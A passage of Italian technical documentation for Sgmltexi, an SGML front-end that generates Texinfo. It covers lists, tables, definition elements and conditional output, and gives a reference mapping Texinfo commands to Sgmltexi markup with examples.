raw	Sì	Sì	%inline;, '**tab**'.	Riga di una tabella.
tab	Sì	No	Vuoto	Separatore tra una colonna e la successiva.

Vengono mostrati alcuni esempi, a cominciare da un elenco non numerato:

```
<itemize mark="#">
<item>
    <p>Primo elemento dell'elenco.</p>
<item>
    <p>Secondo elemento.</p>
</itemize>
```

In questo caso, si ottiene un elenco puntato di due sole voci, dove al posto del pallino usuale, appare il simbolo '**#**'. Sostituendo l'elemento '**itemize**' con '**enumerate**', si ottiene un elenco numerato:

```
<enumerate start="3">
<item>
    <p>Primo elemento dell'elenco.</p>
<item>
    <p>Secondo elemento.</p>
</enumerate>
```

In questo caso, si fa in modo che il primo dei due elementi abbia il numero tre. L'elenco descrittivo si ottiene attraverso l'elemento '**`table`**', dove gli elementi '**`item`**' contengono le voci relative. Si osservi l'esempio:

```
<table emphasis="code">
<item>ls</item>
<itemx>dir</itemx>
    <p>Elenco del contenuto della directory.</p>
<item>cd</item>
    <p>Cambia directory.</p>
</table>
```

Si intende così che l'elemento '**`itemx`**' serve quando un elemento dell'elenco è composto da più di una voce.

Le tabelle, intese come quelle a cui si è abituati di solito, sono gestite attraverso l'elemento '**`multitable`**'. Questo, prima dell'indicazione delle righe che compongono la tabella, richiede di specificare quante sono le colonne e quanto larghe devono essere. Per questo, all'inizio occorre utilizzare una serie di elementi '**`columnfraction`**', oppure '**`columnexample`**', attraverso i quali si specificano proprio queste larghezze (in percentuale o attraverso un testo di esempio). L'esempio seguente mostra il caso di una tabella le cui colonne sono state definite in modo percentuale:

```
<multitable>
<columnfraction>.30</columnfraction>
<columnfraction>.70</columnfraction>
<raw><strong>Parametro LOC</strong>
<tab><strong>Posizione corrispondente</strong>
</raw>
<raw>h
<tab>posizione attuale
</raw>
<raw>t
<tab>superiore
</raw>
<raw>b
<tab>inferiore
</raw>
<raw>p
<tab>pagina
</raw>
</multitable>
```

In alternativa, dato che la larghezza delle colonne dipende proprio dai titoli, si poteva fare così:

```
<multitable>
<columnexample>Parametro LOC</columnexample>
<columnexample>Posizione corrispondente</columnexample>
<raw><strong>Parametro LOC</strong>
<tab><strong>Posizione corrispondente</strong>
</raw>
<raw>h
<tab>posizione attuale
</raw>
<raw>t
<tab>superiore
</raw>
<raw>b
<tab>inferiore
```

```
</raw>
<raw>p
<tab>pagina
</raw>
</multitable>
```

In entrambi i casi, lo scopo era quello di ottenere uno specchietto simile a quello che segue. Si osservi che non ci sono didascalie e nemmeno esiste la possibilità di collocare dinamicamente la tabella.

```
Parametro LOC   Posizione corrispondente
h               posizione attuale
t               superiore
b               inferiore
p               pagina
```

257.6 Inserzioni

Alcuni elementi sono difficilmente classificabili in gruppi particolari. Qui, vengono distinti in due raggruppamenti: quelli interni alle righe e quelli che rappresentano dei blocchi. A questi corrispondono le tabelle 257.8 e 257.9.

Tabella 257.8. Inserzioni interne alle righe.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
dmn	Sì	Sì	#PCDATA	Comando '**@dmn**' di Texinfo.
math	Sì	Sì	#PCDATA	Comando '**@math**' di Texinfo.
footnote	Sì	Sì	%inline;	Comando '**@footnote**' di Texinfo.
image	Sì		Vuoto	Comando '**@image**' di Texinfo.
name	--	--	Attributo	Nome del file da inserire, senza estensione.
width	--	--	Attributo	Ampiezza dell'immagine.
height	--	--	Attributo	Altezza dell'immagine.
whole	Sì	Sì	%inline;	Comando '**@w**' (previene l'interruzione di riga).
br	Sì		Vuoto	Comando '**@***' (interruzione di riga).
dh	Sì		Vuoto	Comando '**@-**' (separazione facoltativa).
hyphenation	Sì		Vuoto;	Comando '**@hyphenation**' di Texinfo.
words	--	--	Attributo	Elenco di parole separate in sillabe.

Tabella 257.9. Inserzione di blocchi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
sp	Sì		Vuoto	Comando '**@sp**' di Texinfo.
lines	--	--	Attributo	Quantità di righe da saltare (un numero intero).
page	Sì		Vuoto	Comando '**@page**' di Texinfo.
group	Sì	Sì	%block;	Comando '**@group**' di Texinfo.
need	Sì		Vuoto	Comando '**@need**' di Texinfo.
mils	--	--	Attributo	Millesimi di pollice richiesti.

257.7 Definizioni

Texinfo prevede un grande numero di comandi per la descrizione di definizioni di vario genere. Queste «definizioni» vanno intese generalmente come dei modelli sintattici. È un po' difficile comprendere bene quando usare questa o quella forma di definizione; per cui occorre studiare la documentazione di Texinfo.

Tutte le forme di definizione si dichiarano attraverso un elemento provvisto di diversi attributi. Questo elemento contiene generalmente la descrizione del modello, in una serie di blocchi di testo, ma in particolare potrebbe contenere la descrizione degli argomenti, all'interno dell'elemento '**`args`**', comune a tutte le definizioni che ne hanno.

Tabella 257.10. Definizioni; prima parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
args	Sì	Sì	%inline;	Argomenti di una definizione.
deffn	Sì	Sì	'**`args`**', %block;	Comando '**`@deffn`**' di Texinfo.
cat	--	--	Attributo	Categoria della funzione.
name	--	--	Attributo	Nome della funzione.
deffnx	Sì		Vuoto	Comando '**`@deffnx`**'. Attributi come '**`deffn`**'.
defun	Sì	Sì	'**`args`**', %block;	Comando '**`@defun`**' di Texinfo.
name	--	--	Attributo	Nome della funzione.
defunx	Sì		Vuoto	Comando '**`@defunx`**'. Attributi come '**`defun`**'.
defmac	Sì	Sì	'**`args`**', %block;	Comando '**`@defmac`**' di Texinfo.
name	--	--	Attributo	Nome della macro.
defmacx	Sì		Vuoto	Comando '**`@defmacx`**'. Attributi come '**`defmac`**'.
defspec	Sì	Sì	'**`args`**', %block;	Comando '**`@defspec`**' di Texinfo.
name	--	--	Attributo	Nome di uno *special form*.
defspecx	Sì		Vuoto	Comando '**`@defspecx`**'. Attributi come '**`defspec`**'.
defvr	Sì	Sì	%block;	Comando '**`@defvr`**' di Texinfo.
cat	--	--	Attributo	Categoria della variabile.
name	--	--	Attributo	Nome della variabile.
defvrx	Sì		Vuoto	Comando '**`@defvrx`**'. Attributi come '**`defvr`**'.
defvar	Sì	Sì	%block;	Comando '**`@defvar`**' di Texinfo.
name	--	--	Attributo	Nome della variabile.
defvarx	Sì		Vuoto	Comando '**`@defvarx`**'. Attributi come '**`defvar`**'.
defopt	Sì	Sì	%block;	Comando '**`@defopt`**' di Texinfo.
name	--	--	Attributo	Nome dell'opzione.
defoptx	Sì		Vuoto	Comando '**`@defoptx`**'. Attributi come '**`defopt`**'.
deftypefn	Sì	Sì	'**`args`**', %block;	Comando '**`@deftypefn`**' di Texinfo.
cat	--	--	Attributo	Categoria.
type	--	--	Attributo	Tipo di dati.
name	--	--	Attributo	Nome.
deftypefnx	Sì		Vuoto	Comando '**`@deftypefnx`**'. Attributi come '**`deftypefn`**'.
deftypefun	Sì	Sì	'**`args`**', %block;	Comando '**`@deftypefun`**' di Texinfo.
type	--	--	Attributo	Tipo di dati.
name	--	--	Attributo	Nome.
deftypefunx	Sì		Vuoto	Comando '**`@deftypefunx`**'.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
				Attributi come '**deftypefun**'.
deftypevr	Sì	Sì	%block;	Comando '**@deftypevr**' di Texinfo.
cat	--	--	Attributo	Categoria.
type	--	--	Attributo	Tipo di dati.
name	--	--	Attributo	Nome.
deftypevrx	Sì		Vuoto	Comando '**@deftypevrx**'. Attributi come '**deftypevr**'.
deftypevar	Sì	Sì	%block;	Comando '**@deftypevar**' di Texinfo.
type	--	--	Attributo	Tipo di dati.
name	--	--	Attributo	Nome.
deftypevarx	Sì		Vuoto	Comando '**@deftypevarx**'. Attributi come '**deftypevar**'.

Tabella 257.11. Definizioni; seconda parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
args	Sì	Sì	%inline;	Argomenti di una definizione.
defcv	Sì	Sì	%block;	Comando '**@defcv**' di Texinfo.
cat	--	--	Attributo	Categoria.
class	--	--	Attributo	Classe.
name	--	--	Attributo	Nome.
defcvx	Sì		Vuoto	Comando '**@defcvx**'. Attributi come '**defcv**'.
defivar	Sì	Sì	%block;	Comando '**@defivar**' di Texinfo.
class	--	--	Attributo	Classe.
name	--	--	Attributo	Nome.
defivarx	Sì		Vuoto	Comando '**@defivarx**'. Attributi come '**defivar**'.
deftypeivar	Sì	Sì	%block;	Comando '**@deftypeivar**' di Texinfo.
class	--	--	Attributo	Classe.
type	--	--	Attributo	Tipo.
name	--	--	Attributo	Nome.
deftypeivarx	Sì		Vuoto	Comando '**@deftypeivarx**'. Attributi come '**deftypeivar**'.
defop	Sì	Sì	'**args**', %block;	Comando '**@defop**' di Texinfo.
cat	--	--	Attributo	Categoria.
class	--	--	Attributo	Classe.
name	--	--	Attributo	Nome.
defopx	Sì		Vuoto	Comando '**@defopx**'. Attributi come '**defop**'.
defmethod	Sì	Sì	'**args**', %block;	Comando '**@defmethod**' di Texinfo.
class	--	--	Attributo	Classe.
name	--	--	Attributo	Nome.
defmethodx	Sì		Vuoto	Comando '**@defmethodx**'. Attributi come '**defmethod**'.
deftypemethod	Sì	Sì	'**args**', %block;	Comando '**@deftypemethod**' di Texinfo.
class	--	--	Attributo	Classe.
type	--	--	Attributo	Tipo.
name	--	--	Attributo	Nome.
deftypemethodx	Sì		Vuoto	Comando '**@deftypemethodx**'. Attributi come '**deftypemethod**'.

Elemento o attributo	Apertu-ra	Chiusu-ra	Contenuto	Descrizione o corrispondenza con Texinfo
deftp	Sì	Sì	'**args**', %block;	Comando '**@deftp**' di Texinfo.
cat	--	--	Attributo	Categoria.
name	--	--	Attributo	Nome.
deftpx	Sì		Vuoto	Comando '**@deftpx**'. Attributi come '**deftp**'.

Ecco un esempio molto semplice:

```
<deffn cat="Command" name="sgmltexi">
    <args>[<var>options</var>]... <var>sgml_source</var></args>

    <p>This is the front-end for the SGML to Texinfo system.</p>

</deffn>
```

La composizione in formato Info genera il risultato seguente:

```
 - Command: sgmltexi [OPTIONS]... SGML_SOURCE
     This is the front-end for the SGML to Texinfo system.
```

257.8 Codice condizionato e codice letterale in base alla composizione

Texinfo ha la possibilità di selezionare del codice in dipendenza del tipo di composizione finale. In SGML si possono fare cose simili attraverso le sezioni marcate, ma non si tratta della stessa cosa. Per questa ragione, Sgmltexi include alcuni elementi speciali corrispondenti ai comandi che servono a Texinfo per selezionare il codice, consentendo anche di inserire pezzi di codice letterale.

Tabella 257.12. Codice condizionato e codice letterale in base alla composizione.

Elemento o attributo	Apertu-ra	Chiusu-ra	Contenuto	Descrizione o corrispondenza con Texinfo
ifinfo	Sì	Sì	%inline;	'**@ifinfo**' ... '**@end ifinfo**'
ifinfoblock	Sì	Sì	%block;	'**@ifinfo**' ... '**@end ifinfo**'
iftex	Sì	Sì	%inline;	'**@iftex**' ... '**@end iftex**'
iftexblock	Sì	Sì	%block;	'**@iftex**' ... '**@end iftex**'
ifhtml	Sì	Sì	%inline;	'**@ifhtml**' ... '**@end ifhtml**'
ifhtmlblock	Sì	Sì	%block;	'**@ifhtml**' ... '**@end ifhtml**'
ifnotinfo	Sì	Sì	%inline;	'**@ifnotinfo**' ... '**@end ifnotinfo**'
ifnotinfoblock	Sì	Sì	%block;	'**@ifnotinfo**' ... '**@end ifnotinfo**'
ifnottex	Sì	Sì	%inline;	'**@ifnottex**' ... '**@end ifnottex**'
ifnottexblock	Sì	Sì	%block;	'**@ifnottex**' ... '**@end ifnottex**'
ifnothtml	Sì	Sì	%inline;	'**@ifnothtml**' ... '**@end ifnothtml**'
ifnothtmlblock	Sì	Sì	%block;	'**@ifnothtml**' ... '**@end ifnothtml**'
tex	Sì	Sì	#PCDATA	'**@tex**' ... '**@end tex**'
html	Sì	Sì	#PCDATA	'**@html**' ... '**@end html**'
texinfo	Sì	Sì	#PCDATA	Codice Texinfo.

È importante osservare che '**ifinfo**', '**iftex**', '**ifhtml**', '**ifnotinfo**', '**ifnottex**' e

'**ifnothtml**', sono elementi interni alla riga di testo, che contengono lo stesso genere di cosa. Al contrario, '**ifinfoblock**', '**iftexblock**', '**ifhtmlblock**', '**ifnotinfoblock**', '**ifnottexblock**' e '**ifnothtmlblock**', sono blocchi che contengono altri blocchi. Questa distinzione è necessaria per evitare problemi nella definizione del documento SGML (nel DTD).

In particolare, gli elementi '**tex**', '**html**' e '**texinfo**', sono fatti per contenere testo letterale solitamente racchiuso tra '**<![CDATA[**' e '**]]>**'.

L'elemento '**texinfo**' non ha un comando equivalente in Texinfo, perché rappresenta del codice Texinfo. Si osservi l'esempio seguente:

```
<p>The letter <texinfo>@ubaraccent{o}</texinfo> is a special...</p>
```

Usando questo elemento, potrebbe essere necessario forzare l'interpretazione letterale anche da parte dell'SGML. In tal caso, il contenuto dell'elemento può essere racchiuso come si vede qui:

```
<p>The letter <texinfo><![CDATA[@ubaraccent{o}]]></texinfo> is a...
```

Il caso particolare dell'esempio non mostra una situazione in cui sia indispensabile l'interpretazione SGML letterale, tuttavia questo è il modo quando succede tale circostanza.

Viene mostrato un altro esempio nell'uso di codice letterale specifico per il tipo di composizione. L'intenzione è quella di mostrare un'espressione matematica molto semplice: $123 + 10^{-1}$.

```
    <p><tex><![CDATA[$123+10^{-1}$]]></tex>
    <html><![CDATA[123+10<sup>-1</sup>]]></html>
    <ifinfo>123+10^-1</ifinfo>
    = 12.3</p>
```

> Si potrebbe notare una sorta di incoerenza nell'uso degli elementi letterali, assieme a '**ifinfo**', il cui scopo è solo quello di essere preso in considerazione quando la composizione produce il formato Info. Il fatto è che gli altri due elementi letterali, oltre che contenere codice letterale per il tipo rispettivo di composizione, sono implicitamente elementi condizionali. Dal momento che la composizione Info non può prevedere una codifica letterale speciale, l'unico modo per integrare le varie parti è quello di usare '**ifinfo**' per rappresentare in qualche modo l'espressione, anche in questo caso.

257.8.1 Problemi

Texinfo, come TeX e *roff, distingue i blocchi di testo in quanto separati da una o più righe vuote. In tal modo, la distinzione tra blocchi di testo e testo interno alle righe, è solo una questione di spazio verticale. Per esempio, il pezzo seguente di un sorgente Texinfo, mostra tre ambienti del tipo '**@if***composizione*', che sono parte dello stesso blocco di testo, ovvero lo stesso paragrafo.

```
La composizione attuale è
@iftex
TeX
@end iftex
@ifhtml
HTML
@end ifhtml
@ifinfo
Info
@end ifinfo
e si può vedere che...
```

In una situazione differente, questi ambienti possono diventare blocchi isolati di testo, come si vede qui:

```
La composizione attuale è:

@iftex
TeX
@end iftex

@ifhtml
HTML
@end ifhtml

@ifinfo
Info
@end ifinfo

Si può vedere che...
```

Con un sistema SGML, questa confusione di ruoli non è desiderabile, oltre che essere difficile da realizzare. Questo è il motivo per cui Sgmltexi distingue tra '**`@if`***composizione*' o '**`@ifnot`***composizione*', e '**`@if`***composizione***`block`**' o '**`@ifnot`***composizione***`block`**'.

Sgmltexi cerca di mantenere le interruzioni di riga contenute all'interno del sorgente SGML, ma per questo ci sono delle conseguenze nell'uso degli ambienti condizionali, del tipo interno alle righe. Ciò dipende dal fatto che necessariamente occorre aggiungere delle interruzioni aggiuntive. Si supponga di voler scrivere qualcosa come ciò che segue:

```
<p>La composizione attuale
è <iftex>TeX</iftex><ifhtml>HTML</ifhtml><ifinfo>Info</ifinfo>, per cui
si sa cosa comporta questo fatto.</p>
```

Ci si aspetta che i marcatori di apertura e di chiusura vengano rimpiazzati aggiungendo anche le interruzioni di riga appropriate. Ma se fosse così, il risultato sarebbe quello seguente, in cui ciò che prima era testo interno alla riga, adesso diventa un blocco separato:

```
La composizione attuale
è
@iftex
TeX
@end iftex

@ifhtml
HTML
@end ifhtml

@ifinfo
Info
@end ifinfo
, per cui
si sa cosa comporta questo fatto.</p>
```

Per risolvere il problema, questi elementi intesi come ambienti condizionali interni alle righe, non introducono alcuna interruzione iniziale o finale che sia; rimane compito dell'autore il preoccuparsi di questo problema. Per questo, il sorgente di Sgmltexi deve essere scritto come si vede nell'esempio seguente, considerando anche che non c'è alcun modo di mettere la virgola dopo il nome del tipo di composizione.

```
<p>La composizione attuale è
<iftex>TeX</iftex>
<ifhtml>HTML</ifhtml>
<ifinfo>Info</ifinfo>
per cui si sa cosa comporta questo fatto.</p>
```

Lo stesso problema appare con gli elementi '**`tex`**' e '**`html`**', ma in tal caso non c'è bisogno di qualificarne il contenuto, che si intende sempre come testo interno alle righe.

```
<p>
<tex>
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
</tex>
</p>
```

Utilizzando un sistema SGML, l'inserzione di codice letterale per il tipo di composizione particolare che si utilizza, è da considerarsi come l'**ultima risorsa**. In altri termini, se sono necessari tali espedienti, è evidente che l'SGML è la scelta sbagliata per scrivere la propria documentazione.

Corrispondenza tra Texinfo e Sgmltexi

In questo capitolo conclusivo della parte dedicata a Sgmltexi, si riepiloga brevemente l'uso di questo sistema di composizione, attraverso la comparazione con Texinfo. In questo modo, si può comprendere cosa di Texinfo non è disponibile con Sgmltexi.

Si osservi che nei modelli sintattici, le parentesi graffe hanno significato letterale, facendo parte dei comandi di Texinfo.

`@`*spazio_bianco*

‘**` `**’

`@!`

`&esexcl;`

End sentence exclamation mark

`@"`*x*

`@'`*x*

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l'opzione ‘**`--input-encoding`**’, o con l'attributo ‘**`charset`**’ dell'elemento ‘**`sgmltexi`**’.

`@*`

`<br>`

`@,{`*x***`}`**

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l'opzione ‘**`--input-encoding`**’, o con l'attributo ‘**`charset`**’ dell'elemento ‘**`sgmltexi`**’.

`@-`

`<dh>`

`@.`

`&esperiod;`

End sentence period

`@:`

`&nes;`

Not ending sentence

`@=`*x*

Non disponibile.

`@?`

`&esquest;`

End of sentence question mark

`@@`

`@`

`@^`

@‘

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l’opzione ‘**--input-encoding**’, o con l’attributo ‘**charset**’ dell’elemento ‘**sgmltexi**’.

@{

{

@}

}

@~

@AA{}

@aa{}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l’opzione ‘**--input-encoding**’, o con l’attributo ‘**charset**’ dell’elemento ‘**sgmltexi**’.

@acronym{*abbreviazione***}**

```
<acronym>abbreviazione</acronym>
```

@AE{}

@ae{}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l’opzione ‘**--input-encoding**’, o con l’attributo ‘**charset**’ dell’elemento ‘**sgmltexi**’.

@afourlatex

@afourpaper

@afourwide

In sostituzione di questi comandi, si possono usare le opzioni della riga di comando: ‘**--paper=a4latex**’, ‘**--paper=a4paper**’, ‘**--paper=a4wide**’.

@alias *nuovo***=***esistente*

Non disponibile. Probabilmente si può rimediare inserendo il comando all’interno dell’elemento ‘**texinfo**’.

@anchor{*nome***}**

```
<anchor id="nome">
```

@appendix *titolo*

@appendixsec *titolo*

@appendixsection *titolo*

@appendixsubsec *titolo*

@appendixsubsection *titolo*

@appendixsubsubsec *titolo*

@appendixsubsubsection *titolo*

Le appendici si ottengono nell’ambito dell’elemento ‘**appendix**’.

@asis

La parola ‘**asis**’ è usata come argomento dell’attributo ‘**emphasis**’ degli elementi ‘**table**’, ‘**vtable**’ e ‘**ftable**’.

@author *autore*

```
<author>autore</author>
```

@b{*testo***}**

```
<bold>testo</bold>
```

@bullet{}

`•`

@bye

`</sgmltexi>`

@c *commento*

@comment *commento*

Non è disponibile un elemento equivalente, dal momento che l’SGML offre un suo sistema per annotare i commenti. Se necessario, questo comando può essere incluso all’interno di un elemento ‘**texinfo**’.

@cartouche

```
<cartouche>
blocco_di_testo
|
|
</cartouche>
```

@center *testo*

```
<center>testo</center>
```

Non si può usare nel titolo del documento.

@centerchap *titolo*

Non disponibile.

@chapheading *titolo*

```
<h1 type="heading">titolo</h1>
```

@chapter *titolo*

```
<h1>titolo</h1>
```

@cindex *voce*

```
<cindex entry="voce">
```

@cite{*riferimento* **}**

```
<cite>riferimento </cite>
```

@clear *indicatore*

Non disponibile. Eventualmente può essere usato all’interno dell’elemento ‘**texinfo**’.

@code{*testo***}**

```
<code>sample</code>
```

@command{*nome_comando* **}**

```
<command>nome_comando </command>
```

@contents

```
<contents>
```

@copyright{}

`©`

@defcodeindex *nome_indice*

```
<defcodeindex>nome_indice </defcodeindex>
```

@defcv *categoria classe nome*

@defcvx *categoria classe nome*

```
<defcv cat="categoria" class="classe" name="nome ">
[<defcvx cat="categoria" class="classe" name="nome ">]...
    ...
    ...
</defcv>
```

@deffn *categoria nome argomento ...*

@deffnx *categoria nome argomento ...*

```
<deffn cat="categoria" name="nome ">
  <args>argomento ...</args>
[<deffnx cat="categoria" name="nome ">
  <args>argomento ...</args>]...
    ...
    ...
</deffn>
```

@defindex *nome_indice*

```
<defindex>nome_indice </defindex>
```

@definfoenclose *nuovo_comando prima dopo*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@defivar *classe nome_variabile_di_istanza*

@defivarx *classe nome_variabile_di_istanza*

```
<defivar class="classe" name="nome_variabile_di_istanza ">
[<defivarx class="classe" name="nome_variabile_di_istanza ">]...
    ...
    ...
</defivar>
```

@defmac *nome_macro argomento ...*

@defmacx *nome_macro argomento ...*

```
<defmac name="nome_macro ">
  <args>argomento ...</args>
[<defmacx name="nome_macro ">
  <args>argomento ...</args>]...
    ...
    ...
</defmac>
```

@defmethod *classe nome_metodo argomento ...*

@defmethodx *classe nome_metodo argomento* ...

```
<defmethod class="classe" name="nome_metodo">
  <args>argomento ...</args>
[<defmethod class="classe" name="nome_metodo">
  <args>argomento ...</args>] ...
    ...
    ...
</defmethod>
```

@defop *categoria classe nome argomento* ...

@defopx *categoria classe nome argomento* ...

```
<defop cat="categoria" class="classe" name="nome">
  <args>argomento ...</args>
[<defopx cat="categoria" class="classe" name="nome">
  <args>argomento ...</args>] ...
    ...
    ...
</defop>
```

@defopt *nome_opzione*

@defoptx *nome_opzione*

```
<defopt name="nome_opzione">
[<defoptx name="nome_opzione">]
    ...
    ...
</defopt>
```

@defspec *nome argomento* ...

@defspecx *nome argomento* ...

```
<defspec name="nome">
  <args>argomento ...</args>
[<defspecx name="nome">
  <args>argomento ...</args>] ...
    ...
    ...
</defspec>
```

@deftp *categoria nome attributo* ...

@deftpx *categoria nome attributo* ...

```
<deftp cat="categoria" name="nome">
  <args>attributo ...</args>
[<deftpx cat="categoria" name="nome">
  <args>attributo ...</args>] ...
    ...
    ...
</deftp>
```

@deftypefn *classificazione tipo_dati nome argomento* ...

@deftypefnx *classificazione tipo_dati nome argomento* ...

```
<deftypefn cat="classificazione" type="tipo_dati" name="nome">
  <args>argomento ...</args>
[<deftypefnx cat="classificazione" type="tipo_dati" name="nome">
  <args>argomento ...</args>] ...
    ...
    ...
</deftypefn>
```

@deftypefun *tipo_dati nome_funzione argomento* ...

@deftypefunx *tipo_dati nome_funzione argomento ...*

```
<deftypefun type="tipo_dati" name="nome_funzione ">
  <args>argomento ...</args>
[<deftypefunx type="tipo_dati" name="nome_funzione ">
  <args>argomento ...</args>]...
    ...
    ...
</deftypefun>
```

@deftypeivar *classe tipo_dati nome_variabile*

@deftypeivarx *classe tipo_dati nome_variabile*

```
<deftypeivar class="classe" type="tipo_dati" name="nome_variabile ">
[<deftypeivarx class="classe" type="tipo_dati" name="nome_variabile ">]...
    ...
    ...
</deftypeivar>
```

@deftypemethod *classe tipo_dati nome_metodo argomento ...*

@deftypemethodx *classe tipo_dati nome_metodo argomento ...*

```
<deftypemethod class="classe" type="tipo_dati" name="nome_metodo ">
  <args>argomento ...</args>
[<deftypemethodx class="classe" type="tipo_dati" name="nome_metodo ">
  <args>argomento ...</args>]...
    ...
    ...
</deftypemethod>
```

@deftypeop *categioria classe tipo_dati nome argomento ...*

@deftypeopx *categioria classe tipo_dati nome argomento ...*

```
<deftypeop cat="categoria" class="classe" type="tipo_dati" name="nome ">
  <args>argomento ...</args>
[<deftypeopx cat="categoria" class="classe" type="tipo_dati" name="nome ">
  <args>argomento ...</args>]...
    ...
    ...
</deftypeop>
```

@deftypevar *tipo_dati nome_variabile*

@deftypevarx *tipo_dati nome_variabile*

```
<deftypevar type="tipo_dati" name="nome_variabile ">
[<deftypevarx type="tipo_dati" name="nome_variabile ">]...
    ...
    ...
</deftypeivar>
```

@deftypevr *classificazione tipo_dati nome_variabile*

@deftypevrx *classificazione tipo_dati nome_variabile*

```
<deftypevr class="classificazione " type="tipo_dati" name="nome_variabile ">
[<deftypevrx class="classificazione " type="tipo_dati" name="nome_variabile ">]...
    ...
    ...
</deftypevr>
```

@defun *nome_funzione argomento ...*

@defunx *nome_funzione argomento* ...

```
<defun name="nome_funzione ">
  <args>argomento ...</args>
[<defunx name="nome_funzione ">
  <args>argomento ...</args>]...
    ...
    ...
</defun>
```

@defvar *nome_variabile*

@defvarx *nome_variabile*

```
<defvar name="nome_variabile ">
[<defvarx name="nome_variabile ">]...
    ...
    ...
</defvar>
```

@defvr *categoria nome_variabile*

@defvrx *categoria nome_variabile*

```
<defvr cat="categoria" name="nome_variabile ">
[<defvrx cat="categoria" name="nome_variabile ">]...
    ...
    ...
</defvr>
```

@detailmenu

```
<menu>
    ...
    ...
<detailmenu>
    ...
    ...
</detailmenu>
</menu>
```

@dfn{*termine* **}**

```
<dfn>termine </dfn>
```

@dircategory *dirpart*

@direntry

```
<infodir cat="dirpart">
    ...
    ...
</infodir>
```

@display

```
<display>
    blocco_di_testo
    ...
    ...
</display>
```

@dmn{*dimensione* **}**

```
<dmn>dimensione </dmn>
```

@documentencoding *codifica*

```
<sgmltexi charset="codifica ">
```

Definisce la codifica del sorgente Texinfo che viene generato, stabilendo implicitamente che lo stesso sorgente SGML è realizzato nello stesso modo. Viene oscurato dall'opzione '**--input-encoding**', che prende la precedenza generando un sorgente Texinfo in formato ISO 646 puro (ASCII a 7 bit).

@documentlanguage *cc*

```
<sgmltexi lang="cc">
```

@dotaccent{*c***}**

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@dots{}

```
&dots;
```

@email{*indirizzo***,** *testo_mostrato***}**

```
<email email="indirizzo" name="testo_mostrato">
```

@emph{*testo***}**

```
<emph>testo</emph>
```

@env{*variabile_di_ambiente***}**

```
<env>variabile_di_ambiente</env>
```

@enddots{}

```
&enddots;
```

@enumerate [*numero_o_lettera*]

```
<enumerate [start="numero_o_lettera"]>
<item>
    …
    …
<item>
    …
    …
</enumerate>
```

@equiv{}

```
&equiv;
```

@error{}

```
&error;
```

@evenfooting

@evenheading

@everyfooting

@everyheading

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@example

```
<example>
    bloco_di_testo
    …
    …
</example>
```

Preformattato:

```
<example>
<pre>
    riga_di_testo
    …
    …
</pre>
</example>
```

Letterale:

```
<example>
<pre>
<![CDATA[
    riga_di_testo
    …
    …
]]>
</pre>
</example>
```

`@exampleindent`

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**`texinfo`**'.

`@exlamdown`

```
&iexcl;
```

`@exdent`

```
<pre>
    …
<exdent>testo_sporgente</exdent>
    …
</pre>
```

`@expansion{}`

```
&expansion;
```

`@file{`*nome_file* **`}`**

```
<file>nome_file </file>
```

`@finalout`

Non gestibile, in quanto il sorgente Texinfo che viene generato contiene sempre questo comando.

`@findex` *voce*

```
<findex entry="voce">
```

`@flushleft`

```
<flushleft>testo</flushleft>
```

`@flushright`

```
<flushright>testo</flushright>
```

`@footnote{`*testo_del_piè_pagina***`}`**

```
<footnote>testo_del_piè_pagina</footnote>
```

`@footnotestyle` *stile*

```
<footnotestyle content="stile">
```

In alternativa si può usare l'opzione '**`--footnotestyle=`***stile*' della riga di comando, che prende il sopravvento.

@format

```
<format>
<pre>
    …
    …
</pre>
</format>
```

Letterale:

```
<format>
<pre>
<![CDATA[
    …
    …
]]>
</pre>
</format>
```

@frenchspacing

```
<sgmltexi spacing="french">
```

@ftable *comando_di_formattazione*

```
<ftable emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]…
    blocco_di_testo…
    …
    …
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]…
    blocco_di_testo…
    …
</ftable>
```

@group

```
<group>blocco_di_testo</group>
```

@H{*c*}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@heading *titolo*

```
<h2 type="heading">titolo</h2>
```

@headings on

@headings off

@headings single

@headings double

```
<headings content="on">
<headings content="off">
<headings content="single">
<headings content="double">
```

In alternativa si può usare l'opzione '**--headings**' della riga di comando, che prende il sopravvento:

```
--headings=on
--headings=off
--headings=single
--headings=double
```

@html

```
<html>codice_html</html>
```

@hyphenation{*parole_separate_in_sillabe***}**

```
<hyphenation words="parole_separate_in_sillabe">
```

@i{*testo***}**

```
<italic>testo</italic>
```

@ifclear *opzione*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@ifhtml

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifhtml>testo_interno_alle_righe</ifhtml>
```

```
<ifhtmlblock>
    blocco_di_testo
    …
</ifhtmlblock>
```

